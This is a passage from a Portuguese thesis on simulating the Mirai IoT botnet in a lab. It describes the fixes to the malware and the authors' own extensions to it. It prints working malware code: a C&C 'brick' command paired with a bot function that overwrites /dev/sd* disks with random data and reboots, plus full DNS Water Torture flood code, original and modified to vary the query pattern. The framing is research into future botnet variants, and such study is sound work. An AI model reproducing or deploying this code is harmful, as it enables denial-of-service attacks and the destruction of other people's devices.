ele está sendo apresentado nesta seção. A seguir encontram-se as versões original e corrigida da função `rand_alphastr`:

ANTES

```
void rand_alphastr(uint8_t *str, int len)
{
   const char alphaset[] = "abcdefghijklmnopqrstuvw012345678";

   while (len > 0)
   {
      if (len >= sizeof (uint32_t))
      {
         int i;
         uint32_t entropy = rand_next();

         for (i = 0; i < sizeof (uint32_t); i++)
         {
            uint8_t tmp = entropy & 0xff;

            entropy = entropy >> 8;
            tmp = tmp >> 3;

            *str++ = alphaset[tmp];
         }
         len -= sizeof (uint32_t);
      }
      else
      {
         *str++ = rand_next() % (sizeof (alphaset));
         len--;
      }
   }
}
```

DEPOIS

```
void rand_alphastr(uint8_t *str, int len)
{
```

```
    const char alphaset[] = "abcdefghijklmnopqrstuvw012345678";

    while (len > 0)
    {
        if (len >= sizeof (uint32_t))
        {
            int i;
            uint32_t entropy = rand_next();

            for (i = 0; i < sizeof (uint32_t); i++)
            {
                uint8_t tmp = entropy & 0xff;

                entropy = entropy >> 8;
                tmp = tmp >> 3;

                *str++ = alphaset[tmp];
            }
            len -= sizeof (uint32_t);
        }
        else
        {
            uint8_t aux = rand_next() & 0xff;
            aux = aux >> 3;
            *str++ = alphaset[aux];
            len--;
        }
    }
}
```

Correções feitas no código a ser executado no Servidor *ScanListen*

Como o código a ser executado no Servidor *ScanListen* é um código simples composto apenas de um arquivo, temos que não foi necessário realizar muitas alterações nele. O código fonte a ser alterado encontrava-se no diretório `/mirai/tools/scanListen.go`, de acordo com a versão do *malware* presente na rede e recuperada para esta simulação [4]. Neste arquivo, foi necessário trocar o endereço IP na linha 12 do código. O endereço IP presente nesta linha nada mais é do que o endereço ao qual o servidor irá conectar o *socket*

que ficará à espera de requisições de conexão vinda de *bots* que desejam notificar os resultados de sua varredura. No código original, o endereço IP colocado é o endereço 0.0.0.0, que representa nada. Como para a nossa simulação temos que o endereço associado ao Servidor *ScanListen* é o endereço 192.168.56.4, e queremos que o servidor esteja associado especificamente a este endereço (a máquina onde ele executa possui outras interfaces de rede associada a outros endereços. Referenciar seção 3.2.1 para mais informações sobre isso), este é o endereço que, na verdade precisa ser colocado naquela parte do código. Abaixo temos como a linha 12 antes aparecia no código e como ela passou a aparecer após a alteração necessária ter sido aplicada a ela:

ANTES

```
l, err := net.Listen("tcp", "0.0.0.0:48101")
```

DEPOIS

```
l, err := net.Listen("tcp", "192.168.56.4:48101")
```

Note que aqui, diferentemente do caso do Servidor de Comando e Controle, não é possível deixar o endereço IP 0.0.0.0 como argumento padrão para a função de criação do *socket*. Isso porque tal argumento resultaria na conexão de tal *socket* em um IP de uma interface local [71], e, na máquina onde executamos o Servidor *ScanListen*, existem 3 endereços IP locais. Destes 3, queremos que a conexão seja realizada em um deles especificamente, e, por este motivo, foi este endereço que foi explicitamente definido nesta parte do código fonte.

3.3 Alterações feitas ao código original

Ao terminar o processo de criação e configuração do ambiente de simulação, finalmente tornou-se possível analisar melhor o comportamento do *malware* Mirai. A ideia de criar tal ambiente era justamente ser capaz de explorar todo o potencial do *malware*, e, por mais que verificar o potencial de sua versão original em si já é algo que abre diversas possibilidades de análise, para este projeto tinha-se também a ideia de aumentar o nível de compreensão do funcionamento do *malware* e de explorar a extensão deste dito potencial.

Uma forma que se utilizou, portanto, para verificar as possibilidades associadas com o *malware* foi a modificação do seu código, para que este implementasse novas funcionalidades ou apenas inovasse outras que já existiam. Quanto mais reusável o código se demonstrasse, mais potencial poderíamos atribuir a ele, dado que mais variantes poderiam surgir tendo ele como base. Além disso, mais inovações permitiriam também mais detalhes sobre possíveis ameaças que se apresentariam no futuro quando *malwares* semelhantes começassem a aparecer na rede.

Nesta seção, portanto, será apresentada a nova funcionalidade adicionada à versão corrigida do código original do *malware* Mirai, bem como as alterações feitas ao código para que este pudesse implementar tal funcionalidade. Também serão apresentadas aqui as alterações feitas a um dos ataques mais inovadores utilizado pela rede *botnet* para atingir alvos na rede. Tais alterações fazem parte do conjunto de possibilidades que exploram os ataques semelhantes aos lançados pelo Mirai que podem ocorrer no futuro.

3.3.1 Nova funcionalidade adicionada ao Mirai

Com o propósito de demonstrar como *malware* Mirai pode ser utilizado como base para a criação de um modelo genérico (seção 5.2.2) que tem um formato que se adequa às redes *botnets* que irão surgir futuramente na rede, temos que o próprio código (do Mirai) recuperado na plataforma *GitHub* [4] e então corrigido para ser implementado de um ambiente de simulação, foi mais uma vez alterado para se assemelhar com o *malware* Brickerbot. Mais informações sobre este *malware* podem ser encontradas na seção 2.1.3.

O Brickerbot, também disponibilizado na rede por seu criador (ainda que de forma incompleta) [24], é um *malware* que invade dispositivos IoT vulneráveis e então torna-os inutilizáveis ou inacessíveis, por meio da substituição de dados cruciais para a inicialização do sistema por dados aleatórios e incoerentes, ou por meio do fechamento das entradas e saidas de rede dos dispositivos invadidos [23]. O Brickerbot é bem mais específico do que o Mirai quando se trata de métodos de invasão, a vulnerabilidade sendo explorada para tal não sendo apenas a de utilização de credenciais de fábrica para acessar o dispositivo como usuário `root` via a utilização do aplicativo *Telnet* [23] [22]. Porém, um dos métodos principais utilizados pelo Brickerbot para invadir dispositivos continua sendo este, estando ele no Brickerbot implementado de forma muito mais detalhada e extensa. Portanto, temos que, não fosse pelo fato de que o Brickerbot não visa criar uma rede *botnet*, dado que ele incapacita imediatamente todo dispositivo que ele invade, este poderia ser facilmente adaptado para se tornar uma perigosa variação do *malware* Mirai.

Perceba, porém, que uma funcionalidade não precisa excluir a outra quando estamos falando das possibilidades envolvendo o Mirai. Durante a realização do projeto, chegou-se à conclusão de que é possível incluir na versão original do Mirai a funcionalidade do Brickerbot paralelamente à funcionalidade de realização de ataques Distributed Denial of Service (DDoS), afinal, temos que o próprio Brickerbot pode se encaixar em um modelo genérico que representaria as variantes do *malware* Mirai. Uma rede *botnet* pode ser utilizada com o propósito de realizar ataques DDoS, e, imediatamente após cumprir este propósito, ser eliminada por meio de uma operação em massa de *bricking* comandada pelo Servidor de Comando e Controle. Tal operação eliminaria de fato qualquer rastro (em *software*) deixado pelo *malware* enquanto ele realizava outros tipos de operação.

Com este objetivo em mente, temos que o código fonte do *malware* Mirai foi alterado da seguinte forma para conseguir implementar, com sucesso, a funcionalidade de *bricking* dos *bots* da rede:

- No arquivo `/mirai/cnc/admin.go`: este arquivo é o que contém a implementação da interface de comunicação que é disponibilizada para um usuário quando este se conecta ao Servidor de Comando e Controle. Qualquer pedido de realização de ataques é recebido pelas funções aqui implementadas, e então repassado para funções implementadas em `attack.go` (referenciar seção 3.1.2). Por este motivo, foi necessário incluir nesta interface código que fosse capaz de identificar uma requisição para a realização de uma operação de *bricking* na rede *botnet*. Foi incluído, portanto, na linha 198 do código original o seguinte bloco `if`:

```
if userInfo.admin == 1 && cmd == "brick" {
    this.conn.Write([]byte("This operation will destroy all
    existing bots, rendering them useless.\r\nContinue?(y/N)"))
    confirm, err := this.ReadLine(false)
    if err != nil {
        return
    }
    if confirm != "y" {
        continue
    }

    buf_brick := make([]byte, 0)

    code := make([]byte, 4)
    binary.BigEndian.PutUint32(code, 98)
    buf_brick = append(code, buf_brick...)

    length := make([]byte, 2)
    binary.BigEndian.PutUint16(length, 1)
    buf_brick = append(length, buf_brick...)

    clientList.QueueBuf(buf_brick, -1, "")
    continue
}
```

Este bloco indica que, quando o servidor receber um comando do tipo `brick`, e este comando for executado por um usuário administrador da rede *botnet*, ele irá, primeiramente, confirmar que o usuário deseja de fato eliminar todos os *bots* da rede, e depois, ele irá preparar a mensagem a ser enviada para os *bots* para que estes executem as operações correspondentes para que a máquina onde eles estão executando tenha seus arquivos essenciais danificados. Quando a requisição feita pelo cliente é de um ataque, temos que as funções em `attack.go` é que se responsabilizam por construir a mensagem repassada para `clientList.go` para que ela seja finalmente enviada para os devidos *bots* (referenciar seção 3.1.2). Como a mensagem requisitando a realização do *bricking* não precisa ser uma mensagem extensa, julgou-se desnecessário criar uma nova classe (e seus métodos associados) para tratar da criação de tal mensagem. No próprio bloco `if`, portanto, a mensagem de 6 *bytes* é criada, organizada no formato *Big Endian*, e então armazenada na fila de `clientList.go` com argumentos complementares que definem que a mensagem deve ser entregue a todos os *bots* pertencentes à rede *botnet*. Os 6 *bytes* são organizados de acordo com o formato reconhecido pelo *bot*: os primeiros 2 *bytes* enviados contém o tamanho da mensagem que segue, que para este caso sempre será 1, e os 4 últimos *bytes* contêm a mensagem, dado que, no *bot*, cada unidade de tamanho lida a partir deste ponto considerada como sendo a de 4 *bytes*.

Escolheu-se enviar uma mensagem de tamanho 1 pois o tamanho 0 é identificado pelo *bot* como sendo apenas uma mensagem enviada pelo Servidor de Comando e Controle para verificar o seu estado ativo. Os 4 últimos *bytes* da mensagem, portanto, para corresponder ao valor de tamanho enviado, têm um valor definido, mas, por enquanto, não possuem utilidade. Futuramente, porém, se mais funcionalidades fossem ser adicionadas, tais *bytes* poderiam conter um valor codificado, representante de algum tipo de operação a ser realizada pelo *bot*.

- No arquivo `/mirai/bot/main.c`: a função `main` é a que se responsabiliza por ficar recebendo mensagens enviadas para um *bot* pelo Servidor de Comando e Controle. Ela avalia o conteúdo da mensagem, e, com base nele, define se o *bot* deve se manter inativo ou se ele deve iniciar a realização de um ataque (referenciar seção 3.1.3). Por este motivo, principalmente, que este arquivo teve que ser modificado. Esse, porém, não foi o único motivo. Como acontece com o código do CnC, temos que criar um novo arquivo para armazenar as novas funcionalidades a serem implementadas pelo *bot* é algo desnecessário aqui também. A função que realiza o *bricking* é uma função pequena, e não precisa estar contida em todo um novo módulo físico do código. Portanto, tal função foi também incluída no próprio arquivo `main.c`. A primeira alteração feita neste código, portanto, ocorreu na linha 345, e ela foi a que segue:

ANTES

```
if (len > 0)
   attack_parse(rdbuf, len);
```

DEPOIS

```
if (len > 0) {
   if(len == 1) brick();
   else attack_parse(rdbuf, len);
}
```

Tal alteração permite que as mensagens de tamanho de 6 *bytes* enviadas pelo Servidor de Comando e Controle sejam corretamente tratadas pelo *bot*, que irá executar a função `brick`, quando recebê-las. Temos sempre a garantia de que mensagens onde `len == 1` serão mensagens requisitando o *bricking*, dado que, em `attack.go` (no Servidor de Comando e Controle), a função que constrói a *string* de ataque a ser enviada para o *bot*, envia em todos os casos no mínimo uma mensagem de tamanho 2 (onde a unidade de tamanho está sendo considerada a de 4 *bytes*). Para a função `brick`, incluída também neste arquivo, temos o seguinte bloco de código:

```
static void brick(void)
{
#ifdef DEBUG
   printf("[bricker] Getting ready to brick device!!!\n");
#endif
   char command[50];
   int len;
   DIR* d;
   struct dirent * dir_dev;
   d = opendir("/dev");
   if(d) {
      while((dir_dev = readdir(d)) != NULL) {
         if(dir_dev->d_name[0] == 's' && dir_dev->d_name[1]
         == 'd') {
            len = util_strcpy(command, "cat /dev/urandom >
            /dev/\0");
            len = util_strcpy(&command[len],
            dir_dev->d_name);
```

```
                system(command);
            }
        }
    }
    closedir(d);
    system("reboot");
}
```

Esta função tenta reproduzir as mesmas operações realizadas pelo Brickerbot quando este está em operação. Ela abre o diretório `/dev`, presente em dispositivos que possuem instalados sistemas operacionais *Linux*, e percorre este diretório à procura de dispositivos que são HDs, já que, para o caso da nossa simulação, temos que os dados que queremos eliminar encontram-se neste tipo de dispositivo. Arquivos associados à partições de HDs, neste diretório, possuem o nome com o seguinte formato: `/dev/sdXY`, onde `X` é uma letra escolhida para representar o disco em questão e `Y` é o número de uma das partições de `X` [80]. Por este motivo que localizamos todos os diretórios dentro de `/dev` que possuem em seu nome os caracteres `'s'` e `'d'` como os dois primeiros. Quando tais diretórios são encontrados, um comando *shell* é construído utilizando tal nome. O comando tem como propósito forçar que o sistema insira no HD em questão dados irrelevantes, gerados aleatoriamente e armazenados temporariamente em `/dev/urandom` [81]. Percorridos todos os diretórios em `/dev`, o comando que reinicializa a máquina é executado. Perceba que, para utilizar as funções auxiliares presentes dentro de `brick`, foi necessário incluir a biblioteca `dirent.h`, uma biblioteca da linguagem C, na seção do código deste arquivo responsável por conter declarações deste tipo [82].

3.3.2 Novo formato atribuído ao ataque DNS *Water Torture*

Durante a realização da simulação, chegou-se o ponto onde percebeu-se que era necessário definir novas regras para a realização do ataque DNS *Water Torture* para que este pudesse ser mais profundamente analisado e compreendido. Por este motivo, temos que a função `attack_udp_dns`, presente no arquivo `/mirai/bot/attack_udp.c`, foi alterada significativamente, para se adaptar a estas novas regras.

No código original, temos que cabeçalhos de pacotes de *queries* DNS a serem enviados via um *socket* eram criados apenas uma vez, apenas certos dados destes cabeçalhos e a própria mensagem DNS sendo modificados para pacotes diferentes. Uma das alterações feitas ao código fonte consistiu em acabar com esta forma de construção de pacotes para que pudesse ser verificada a sua real eficiência. No código alterado, temos que para cada

pacote enviado, todos os cabeçalhos são criados e preenchidos por completo, independente de os dados sendo utilizados serem os mesmos que o do pacote anterior que foi criado.

A outra alteração feita no código consiste do tamanho do nome de domínio sendo pesquisado na *query* DNS enviada como mensagem para o servidor DNS. No código original, este nome sempre possuía tamanho fixo. Modificado ele, temos que, para cada pacote, um novo tamanho passa a ser definido para a primeira *label* do nome de domínio, o que faz com que este passe a possuir tamanho diferente para cada mensagem DNS sendo enviada pelo *bot* durante o ataque.

Estas alterações feitas ao código deste ataque lançado pelo *malware* original tinham o propósito de verificar qual o possível motivo por trás da escolha do autor de lançar um ataque com um padrão bem definido. De acordo com o código original, é possível verificar que para cada novo pacote enviado do *bot* para o alvo, o nome de domínio pesquisado sempre mantém o mesmo tamanho, onde a primeira *label* de tal nome sempre é composta por 12 caracteres aleatórios. Haviam 2 possibilidades a se considerar após ser identificada esta escolha de estruturação de código feita pelo autor original do *malware*: ela tinha o propósito apenas de manter o código mais limpo e bem organizado; ou, ela foi implementada justamente pois uma alteração neste formato do ataque DNS *Water Torture* iria afetar de alguma forma o desempenho dos *bots* durante o ataque, e, como consequência, iria afetar o resultado final deste. Foram consideradas ambas estas possibilidades pois o risco de utilizar o formato original é significativo, considerando que ele define para o ataque DNS *Water Torture* desse *malware* uma assinatura bem marcante. Portanto, estimar o possível motivo por detrás desta escolha era uma forma de melhor compreender não apenas o funcionamento do *malware* como um todo, como também onde se encontravam suas principais falhas, derivadas da escolha de utilizar dispositivos IoT como vetor principal para realizar seus ataques.

A seguir temos parte do código original da função em questão do *malware*, seguido do código alterado desta mesma função. Como as alterações foram feitas apenas entre as linhas 272 e 366, apenas estas são aqui apresentadas:

ANTES

```
for (i = 0; i < targs_len; i++)
 {
    int ii;
    uint8_t curr_word_len = 0, num_words = 0;
    struct iphdr *iph;
    struct udphdr *udph;
    struct dnshdr *dnsh;
    char *qname, *curr_lbl;
```

```
struct dns_question *dnst;

pkts[i] = calloc(600, sizeof (char));
iph = (struct iphdr *)pkts[i];
udph = (struct udphdr *)(iph + 1);
dnsh = (struct dnshdr *)(udph + 1);
qname = (char *)(dnsh + 1);

iph->version = 4;
iph->ihl = 5;
iph->tos = ip_tos;
iph->tot_len = htons(sizeof (struct iphdr) + sizeof
(struct udphdr) + sizeof (struct dnshdr) + 1 + data_len
+ 2 + domain_len + sizeof (struct dns_question));
iph->id = htons(ip_ident);
iph->ttl = ip_ttl;
if (dont_frag)
   iph->frag_off = htons(1 << 14);
iph->protocol = IPPROTO_UDP;
iph->saddr = LOCAL_ADDR;
iph->daddr = dns_resolver;

udph->source = htons(sport);
udph->dest = htons(dport);
udph->len = htons(sizeof (struct udphdr) + sizeof
(struct dnshdr) + 1 + data_len + 2 + domain_len + sizeof
(struct dns_question));

dnsh->id = htons(dns_hdr_id);
dnsh->opts = htons(1 << 8); // Recursion desired
dnsh->qdcount = htons(1);

// Fill out random area
*qname++ = data_len;
qname += data_len;

curr_lbl = qname;
```

```
    util_memcpy(qname + 1, domain, domain_len + 1);

    // Write in domain
    for (ii = 0; ii < domain_len; ii++)
    {
        if (domain[ii] == '.')
        {
            *curr_lbl = curr_word_len;
            curr_word_len = 0;
            num_words++;
            curr_lbl = qname + ii + 1;
        }
        else
            curr_word_len++;
    }
    *curr_lbl = curr_word_len;

    dnst = (struct dns_question *)(qname + domain_len + 2);
    dnst->qtype = htons(PROTO_DNS_QTYPE_A);
    dnst->qclass = htons(PROTO_DNS_QCLASS_IP);
}

while (TRUE)
{
    for (i = 0; i < targs_len; i++)
    {
        char *pkt = pkts[i];
        struct iphdr *iph = (struct iphdr *)pkt;
        struct udphdr *udph = (struct udphdr *)(iph + 1);
        struct dnshdr *dnsh = (struct dnshdr *)(udph + 1);
        char *qrand = ((char *)(dnsh + 1)) + 1;

        if (ip_ident == 0xffff)
            iph->id = rand_next() & 0xffff;
        if (sport == 0xffff)
            udph->source = rand_next() & 0xffff;
        if (dport == 0xffff)
```

```
            udph->dest = rand_next() & 0xffff;

        if (dns_hdr_id == 0xffff)
            dnsh->id = rand_next() & 0xffff;

        rand_alphastr((uint8_t *)qrand, data_len);

        iph->check = 0;
        iph->check = checksum_generic((uint16_t *)iph,
        sizeof (struct iphdr));

        udph->check = 0;
        udph->check = checksum_tcpudp(iph, udph, udph->len,
        sizeof (struct udphdr) + sizeof (struct dnshdr) + 1
        + data_len + 2 + domain_len + sizeof (struct
        dns_question));

        targs[i].sock_addr.sin_addr.s_addr = dns_resolver;
        targs[i].sock_addr.sin_port = udph->dest;
        sendto(fd, pkt, sizeof (struct iphdr) + sizeof
        (struct udphdr) + sizeof (struct dnshdr) + 1 +
        data_len + 2 + domain_len + sizeof (struct
        dns_question), MSG_NOSIGNAL, (struct sockaddr
        *)&targs[i].sock_addr, sizeof (struct sockaddr_in));
    }
  }
```

DEPOIS

```
while(TRUE) {
      for (i = 0; i < targs_len; i++)
      {
          int ii;
          uint8_t curr_word_len = 0, num_words = 0;
          struct iphdr *iph;
          struct udphdr *udph;
          struct dnshdr *dnsh;
          char *qname, *curr_lbl;
          struct dns_question *dnst;
```

```
uint8_t aux = rand_next() & 0xff;
data_len = (aux % 10) + 1;

pkts[i] = calloc(600, sizeof (char));
iph = (struct iphdr *)pkts[i];
udph = (struct udphdr *)(iph + 1);
dnsh = (struct dnshdr *)(udph + 1);
qname = (char *)(dnsh + 1);

iph->version = 4;
iph->ihl = 5;
iph->tos = ip_tos;
iph->tot_len = htons(sizeof (struct iphdr) + sizeof
(struct udphdr) + sizeof (struct dnshdr) + 1 +
data_len + 2 + domain_len + sizeof (struct
dns_question));
iph->id = htons(ip_ident);
iph->ttl = ip_ttl;
if (dont_frag)
   iph->frag_off = htons(1 << 14);
iph->protocol = IPPROTO_UDP;
iph->saddr = LOCAL_ADDR;
iph->daddr = dns_resolver;

udph->source = htons(sport);
udph->dest = htons(dport);
udph->len = htons(sizeof (struct udphdr) + sizeof
(struct dnshdr) + 1 + data_len + 2 + domain_len +
sizeof (struct dns_question));

dnsh->id = htons(dns_hdr_id);
dnsh->opts = htons(1 << 8); // Recursion desired
dnsh->qdcount = htons(1);

// Fill out random area
*qname++ = data_len;
```

```
qname += data_len;

curr_lbl = qname;
util_memcpy(qname + 1, domain, domain_len + 1);

// Write in domain
for (ii = 0; ii < domain_len; ii++)
{
   if (domain[ii] == '.')
   {
      *curr_lbl = curr_word_len;
      curr_word_len = 0;
      num_words++;
      curr_lbl = qname + ii + 1;
   }
   else
      curr_word_len++;
}
*curr_lbl = curr_word_len;

dnst = (struct dns_question *)(qname +
domain_len + 2);
dnst->qtype = htons(PROTO_DNS_QTYPE_A);
dnst->qclass = htons(PROTO_DNS_QCLASS_IP);

if (TRUE) {
   char *pkt = pkts[i];
   struct iphdr *iph = (struct iphdr *)pkt;
   struct udphdr *udph = (struct udphdr *)(iph +
   1);
   struct dnshdr *dnsh = (struct dnshdr *)(udph +
   1);
   char *qrand = ((char *)(dnsh + 1)) + 1;

   if (ip_ident == 0xffff)
      iph->id = rand_next() & 0xffff;
   if (sport == 0xffff)
```

```
            udph->source = rand_next() & 0xffff;
        if (dport == 0xffff)
            udph->dest = rand_next() & 0xffff;

        if (dns_hdr_id == 0xffff)
            dnsh->id = rand_next() & 0xffff;

        rand_alphastr((uint8_t *)qrand, data_len);

        iph->check = 0;
        iph->check = checksum_generic((uint16_t *)iph,
        sizeof (struct iphdr));

        udph->check = 0;
        udph->check = checksum_tcpudp(iph, udph,
        udph->len, sizeof (struct udphdr) + sizeof
        (struct dnshdr) + 1 + data_len + 2 + domain_len
        + sizeof (struct dns_question));

        targs[i].sock_addr.sin_addr.s_addr =
        dns_resolver;
        targs[i].sock_addr.sin_port = udph->dest;
        sendto(fd, pkt, sizeof (struct iphdr) + sizeof
        (struct udphdr) + sizeof (struct dnshdr) + 1 +
        data_len + 2 + domain_len + sizeof (struct
        dns_question), MSG_NOSIGNAL, (struct sockaddr
        *)&targs[i].sock_addr, sizeof (struct
        sockaddr_in));
      }
   }
}
```

Capítulo 4

Resultados

Neste capítulo são descritos os principais resultados obtidos após ter sido feita a análise estática e a análise dinâmica do *malware* Mirai. Dentre o conjunto de resultados obtidos é possível citar os seguintes: a criação de um modelo que descreve a interação entre os módulos do Mirai; a realização de ataques DNS *Water Torture* e a captura do tráfego de rede (com o auxílio do programa *TCPDump*) durante a realização de ataques deste tipo; a representação de dados da captura em forma gráfica após estes serem extraídos das capturas mencionadas; e a verificação do correto funcionamento da nova funcionalidade adicionada ao código original.

4.1 O modelo Mirai

Por meio da análise do código fonte original do *malware* Mirai, foi possível melhor avaliar como ocorriam os processos que realizavam a sua propagação e que realizavam os ataques de negação de serviço que usufruiriam da extensa rede *botnet* que poderia ser construída por ele. A criação de um modelo mostrou-se essencial para que a simulação do *malware* pudesse ser feita de forma correta, tal importância podendo ser atribuída ao fato de que ele mostra, com base no algoritmo disponibilizado na rede, como se espera que ele irá se comportar quando em execução. Mais do que isso: ele mostra como que linhas de código se transformaram em um ataque DDoS capaz de gerar tráfego de quase 1Tb por segundo [10]. Mais adiante, na Figura 4.1, encontra-se o diagrama criado para representar o funcionamento do *malware* Mirai, considerando o código fonte do *malware* disponibilizado na rede por seu autor.

A imagem da Figura 4.1 contém uma ordem de eventos. Esta ordem não representa o acontecimento de tais eventos, relacionados a execução do *malware* Mirai, como estes de fato ocorrem, dado que, diversos dos passos numerados podem ocorrer simultaneamente. Porém, aqui, vamos considerar que estes passos representam o que acontece com o sistema



Figura 4.1: Diagrama modelando o funcionamento do *malware* Mirai. Neste diagrama, setas pontilhadas indicam algum tipo de comunicação, enquanto setas completas representam os módulos de código e os arquivos de texto que fazem parte de cada componente do sistema. Note que, arquivos que fazem parte de um mesmo módulo encontram-se conectados pelo mesmo retângulo preto. Em rosa, temos os vários passos que constituem o processo de infecção de um novo *bot* e de utilização deste e de outros para a realização de ataques DDoS.

tendo como instante inicial aquele em que todas as suas componentes base iniciam a sua execução. Portanto, temos que, para este caso, o *BotX*, representado na imagem da figura, em verdade pode ser considerado o *Bot0*, o primeiro a fazer parte da rede. Perceba que certos eventos, como o de um cliente requisitando a realização de um ataque DDoS para o

Servidor de Comando e Controle, não necessariamente irão ocorrer na ordem determinada, mesmo considerando o instante inicial como sendo aquele já mencionado. A ideia da imagem, porém, é mostrar a partir de que etapa do processo torna-se possível que tal evento ocorra. Antes disso, não há a preparação adequada e nem os recursos necessários para tal (não é possível realizar um ataque DDoS se não existem *bots* suficientes fazendo parte da rede). A seguir, temos uma descrição de cada passo (em rosa) que encontra-se destacado na imagem:

Etapa (0) Etapa de inicialização. Antes que se inicie qualquer tipo de comunicação, alguns dos servidores envolvidos, e o próprio *bot* inicial precisam realizar certas tarefas individualmente, além de serem propriamente executados na máquina desejada.

Etapa (0.1) O *bot* inicial, aqui sendo chamado de *Bot0*, como ocorreu no ambiente de simulação, precisa ser instanciado. Como os próprios *bots* são os responsáveis por varrer a rede e encontrar dispositivos vulneráveis aptos a se tornarem novos *bots*, temos que precisamos de minimamente um *bot* trabalhando para que a rede se expanda. Nem o Servidor de Comando e Controle e nem a parte *ScanListen* do Servidor *Loader* irão se responsabilizar por isso, portanto, é algo que deve ser feito manualmente, seja executando diretamente o programa na máquina que irá ser este *bot*, seja enviando para o Servidor *Loader* os dados que ele precisa para infectá-lo (já que, até este ponto nenhum dado terá sido recebido de forma automática).

Etapa(0.2) O *bot* inicial criado inicia a sua execução removendo quaisquer outros processos da máquina em que ele está executando que poderiam entrar em conflito com a sua própria execução. Isso é feito pelas funções implementadas no módulo *killer* (`killer.h` e `killer.c`. Referenciar seção 3.1.3 para mais detalhes).

Etapa (0.3) Enquanto isso acontece, temos que a função principal do *loader* (`main.c`) realiza comunicação com o módulo *binary* (`binary.h` e `binary.c`. Referenciar seção 3.1.5 para mais detalhes) para que este recupere e armazene em memória o conteúdo de diversos arquivos binários que encontram-se armazenados em um diretório associado ao próprio código fonte do *loader* (`/loader/bins`).

Etapa (0.4) O módulo *binary* (implementado em `binary.h` e `binary.c`) recupera os arquivos após suas funções serem chamadas em `main.c`.

